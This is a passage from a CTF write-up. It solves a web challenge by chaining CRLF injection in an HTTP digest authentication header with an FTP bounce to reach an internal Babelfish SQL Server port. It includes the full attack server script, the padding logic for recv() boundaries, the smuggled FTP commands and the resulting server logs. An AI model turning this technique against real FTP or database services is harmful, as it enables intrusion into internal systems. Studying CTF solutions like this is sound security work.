    def collect_incoming_data(self, data):
        """Read incoming data and append to the input buffer."""
        self._in_buffer.append(data)
        self._in_buffer_len += len(data)
        # Flush buffer if it gets too long (possible DoS attacks).
        # RFC-959 specifies that a 500 response could be given in
        # such cases
        buflimit = 2048
        if self._in_buffer_len > buflimit:
            self.respond_w_warning("500 Command too long.")
            self._in_buffer = []
            self._in_buffer_len = 0
Based on this function, it seems like each command must fit within 2048 bytes, otherwise it is discarded entirely. To confirm our understanding, we can look at where collect_incoming_data() is called.
asynchat/__init__.py (remote repository, base implementation of a class that FTPHandler inherits from)
def handle_read(self):

   try:
       data = self.recv(self.ac_in_buffer_size) # self.ac_in_buffer = 65536
   except BlockingIOError:
       return

   # ...snip...
   self.ac_in_buffer = self.ac_in_buffer + data
   # ...snip...
   while self.ac_in_buffer:
        lb = len(self.ac_in_buffer)
        terminator = self.get_terminator()
        if not terminator:
            # no terminator, collect it all
            # ...snip...
        else:
            # 3 cases:
            # 1) end of buffer matches terminator exactly:
            #    collect data, transition
            # 2) end of buffer matches some prefix:
            #    collect data to the prefix
            # 3) end of buffer does not match any prefix:
            #    collect data
            terminator_len = len(terminator)
            index = self.ac_in_buffer.find(terminator)
            if index != -1:
                # we found the terminator
                # ...snip...
            else:
                # check for a prefix of the terminator
                index = find_prefix_at_end(self.ac_in_buffer, terminator)
                if index:
                    if index != lb:
                        # we found a prefix, collect up to the prefix
                        self.collect_incoming_data(self.ac_in_buffer[:-index])
                        self.ac_in_buffer = self.ac_in_buffer[-index:]
                    break
                else:
                    # no prefix, collect it all
                    self.collect_incoming_data(self.ac_in_buffer)
                    self.ac_in_buffer = b''
The important parts here are that:
- When data is read,
recv(65536)is called, reading65536bytes. - The function then looks for a terminator, which is
\r\nin this case. - If a terminator is found, the data up until the terminator is passed to
collect_incoming_data. - Any data that followed the terminator is proccessed again from step 2.
With this information, consider the following data sent to the FTP server.
<65536 bytes of junk>USER anonymous\r\n<65536-len('USER anonymous') bytes of junk>PASS anonymous\r\nAs long as the bytes of junk do not contain the \r\n terminator, the flow of this data should look something like:
data = recv(65536) # gets <65536 bytes of junk>
self.collect_incoming_data(data) # command too long! Discard all the data
data = recv(65536) # gets USER anonymous\r\n<bytes of junk up until 65536>
self.collect_incoming_data(data) # reads up until \r\n and processes 'USER anonymous'. Then, reads the remaining bytes of junk and triggers 'command too long!', causing it to be discarded.
data = recv(65536) # gets PASS anonymous\r\n
self.collect_incoming_data(data) # reads up until \r\n and processes 'PASS anonymous'.
This allows us to consistently run valid FTP commands, as long as the command is aligned at the boundary of data retrieved by recv(). In practice, the recv() boundaries are inconsistent. For example, although each call to recv() specifies a size of 65536 to be read, my local setup would typically follow the below pattern.
recv(65536) # retrieves 65400 bytes
recv(65536) # retrieves 65520 bytes
recv(65536) # retrieves 64469 bytes
recv(65536) # retrieves 65528 bytes
recv(65536) # retrieves 29671 bytes
recv(65536) # retrieves 65527 bytes
We'll use these values for the purpose of this writeup, but during the competition, the organisers had ensured that their challenge deployment would always read 65536 bytes with their recv() calls.
Regardless, with this information, we can update our web server to implement this idea.
http.client._MAXLINE = 2**32 # prevent the web server from complaining about long headers from the scraper
crlf = "\r\n "
newline = "\n "
buff_sizes = [65400, 65520, 64469, 65528, 29671, 65527]
ftp_commands = [
    "USER anonymous",
    "PASS anonymous",
    "TYPE I",
    "EPRT |1|127.0.0.1|1433|",
    "REST 69",
    "RETR exploit_image.png"
]

crlf_formatted_commands = []
for index, command in enumerate(ftp_commands):
    if (index == 0):
        padding = cyclic(buff_sizes[index]-len(newline)-49).decode() # -49 for all the stuff that came before this
        crlf_formatted_commands.append(f"\n {padding}")
        crlf_formatted_commands.append(f"\n {command}\r\n")
    elif (index == len(ftp_commands)-1):
        padding = cyclic(buff_sizes[index]-len(crlf)).decode()
        crlf_formatted_commands.append(f" {padding}")
        crlf_formatted_commands.append(f"\n {command}\r\n ")
    else:
        padding = cyclic(buff_sizes[index]-len(crlf)).decode()
        crlf_formatted_commands.append(f" {padding}")
        crlf_formatted_commands.append(f"\n {command}\r\n")

junk_padding = []
for i in range(50):
    junk_padding.append(f"\r\n {cyclic(65000).decode()}")

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        print(self.headers)
        print(self.protocol_version)
        self.send_response(401, "Unauthorized")
        self.send_header("WWW-Authenticate", f'digest realm="{"".join(crlf_formatted_commands).replace("basic", "b4sic")}", nonce="testing{"".join(junk_padding).replace("basic","b4sic")}"')
        self.end_headers()
        return

addr = ('198.0.2.1', 21)
http = HTTPServer(addr, Handler)
http.serve_forever()
Note that the script also appends a lot of junk_padding into the nonce field following the realm. This is necessary in order to keep the connection open between python requests and the FTP server, since python requests would terminate the connection before the FTP commands finish processing.
Running our exploit now using this updated web server now produces the below FTP logs.
127.0.0.1:39022-[] FTP session opened (connect)
127.0.0.1:39022-[] <- GET / HTTP/1.1
127.0.0.1:39022-[] -> 500 Command "GET" not understood.
# ...snip...
127.0.0.1:39022-[] -> 500 Command too long.
127.0.0.1:39022-[] <- USER anonymous
127.0.0.1:39022-[] -> 331 Username ok, send password.
127.0.0.1:39022-[anonymous] -> 500 Command too long.
127.0.0.1:39022-[anonymous] <- PASS ******
127.0.0.1:39022-[anonymous] -> 230 Login successful.
127.0.0.1:39022-[anonymous] USER 'anonymous' logged in.
127.0.0.1:39022-[anonymous] -> 500 Command too long.
127.0.0.1:39022-[anonymous] <- TYPE I
127.0.0.1:39022-[anonymous] -> 200 Type set to: Binary.
127.0.0.1:39022-[anonymous] -> 500 Command too long.
127.0.0.1:39022-[anonymous] <- EPRT |1|127.0.0.1|1433|
127.0.0.1:39022-[anonymous] -> 500 Command too long.
127.0.0.1:39022-[anonymous] <- REST 69
127.0.0.1:39022-[anonymous] -> 350 Restarting at position 69.
127.0.0.1:39022-[anonymous] -> 500 Command too long.
127.0.0.1:39022-[anonymous] -> 200 Active data connection established.
127.0.0.1:39022-[anonymous] <- RETR exploit_image.png
127.0.0.1:39022-[anonymous] -> 550 No such file or directory.
127.0.0.1:39022-[anonymous] <-  ", nonce="testing
127.0.0.1:39022-[anonymous] -> 500 Command "" not understood.
# ...snip...
Now that we can reliably run FTP commands, we have everything we need to attempt the FTP bounce and interact with the database.
FTP Bounce to Interact with Database
We'll first add a bit more logic to our web server so that it can serve the image containing our TDS packets.
# ...snip...
class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        print(self.headers)
        print(self.protocol_version)
        if (self.path == "/image"):
            with open("./exploit_image.png", "rb") as image:
                content = image.read()
                self.send_response(200, "OK")
                self.send_header("Content-Type", "image/png")
                self.send_header("Content-Length", len(content))
                self.end_headers()
                self.wfile.write(content)
                return
        # ...snip...
Then, we'll have the application scrape the image. It saves on disk with a random filename, but that filename is the same one that is used to serve the image in the web root.
<div class="card-img-wrap">
    <img src="/static/scraped/507081181a994a09a6657420ae8b8a0d.png" alt="Archived bird" loading="lazy"> <!-- HERE -->
    <span class="card-format">PNG</span>
</div>
<div class="meta">
    <span class="meta-dims">3 × 1px · 1.1 KB</span>
    <span class="meta-url" title="http://abcd:21/image">http://abcd:21/image</span>
    <span class="meta-date">2026-09-07 09:04 UTC</span>
</div>
Now we can update the web server again to include the proper file name in the FTP commands to run.
ftp_commands = [
    "USER anonymous",
    "PASS anonymous",
    "TYPE I",
    "EPRT |1|127.0.0.1|1433|",
    "REST 69",
    "RETR 507081181a994a09a6657420ae8b8a0d.png"
]
Running the exploit now, we see the following logs come from the babelfish instance.
CONTEXT:  TDS Protocol: Message Type: TDS Pre-Login, Phase: Login.
LOG:  message_type: TDS7 Login
CONTEXT:  TDS Protocol: Message Type: TDS Login7, Phase: Login.
LOG:  could not send data to client: Broken pipe
CONTEXT:  TDS Protocol: Message Type: TDS Login7, Phase: Login. TDS InternalFlush - Sending data to the client
FATAL:  connection to client lost
It looks like the connection between the FTP service and the database drops before the database has finished processing the packets. Similar to how we used junk_padding to keep the python requests connection open, we'll need to figure out a way of keeping this connection alive.
In this case, we can use a combination of two commands that should slow things down long enough and keep the connection open. One is simply another RETR command, except this time we'll run it on a large file (20MB, since that's the max for the scraper). The second command we can use is the STOR command, which receives data over the connection and saves it to a file. This leaves us with a final set of FTP commands.
ftp_commands = [
    "USER anonymous",
    "PASS anonymous",
    "TYPE I",
    "EPRT |1|127.0.0.1|1433|",
    "REST 69",
    "RETR 507081181a994a09a6657420ae8b8a0d.png",
    "RETR 1beb2d2269b44daf917c49bf00fcbb21.png", # 20MB file
    "STOR f" # read data from TDS responses, write to file
]
With enough attempts, we finally see some different babelfish logs2.
LOG:  message_type: TDS7 Prelogin Message
CONTEXT:  TDS Protocol: Message Type: TDS Pre-Login, Phase: Login.
LOG:  message_type: TDS7 Login
CONTEXT:  TDS Protocol: Message Type: TDS Login7, Phase: Login.
CONTEXT:  TDS Protocol: Message Type: SQL BATCH, Phase: TDS_REQUEST_PHASE_FETCH. Processing TDS header
LOG:  Unmapped error found. Code: 16908800, Message: Packet length 20039 exceeds packet size 4096, File: tdscomm.c, Line: 257, Context: TDS
Along with them, we now see the flag unhidden on the home page!

What a challenge!! While the main idea of DNS rebinding to FTP bouncing was not overly complicated, there was a lot of unexpected complexity in getting the chain to work. It was a lot of fun finding all those small ideas and putting them together to build the exploit.
After going through and solving this challenge again locally and by myself, I recognise that I did not contribute massively to the final solve during the competition. Regardless, I'm glad that I was able to help with some small parts of it.
I look forward to the next time I have the chance to play such a good web challenge with such amazing CTF players. Until then, I'll keep working on my skills so that I might be able to keep up with them.
Notes
-
For the sake of brevity, I've excluded a lot of the challenge code and ideas that we had while solving. For example, we looked into ImageMagick exploits and attacks against the babelfish translation layer before starting on the correct path (thanks to four0four for getting us on the right track).
-
The exact logs I got for a successful run varied a lot, likely due to my payload only barely keeping the connection open long enough.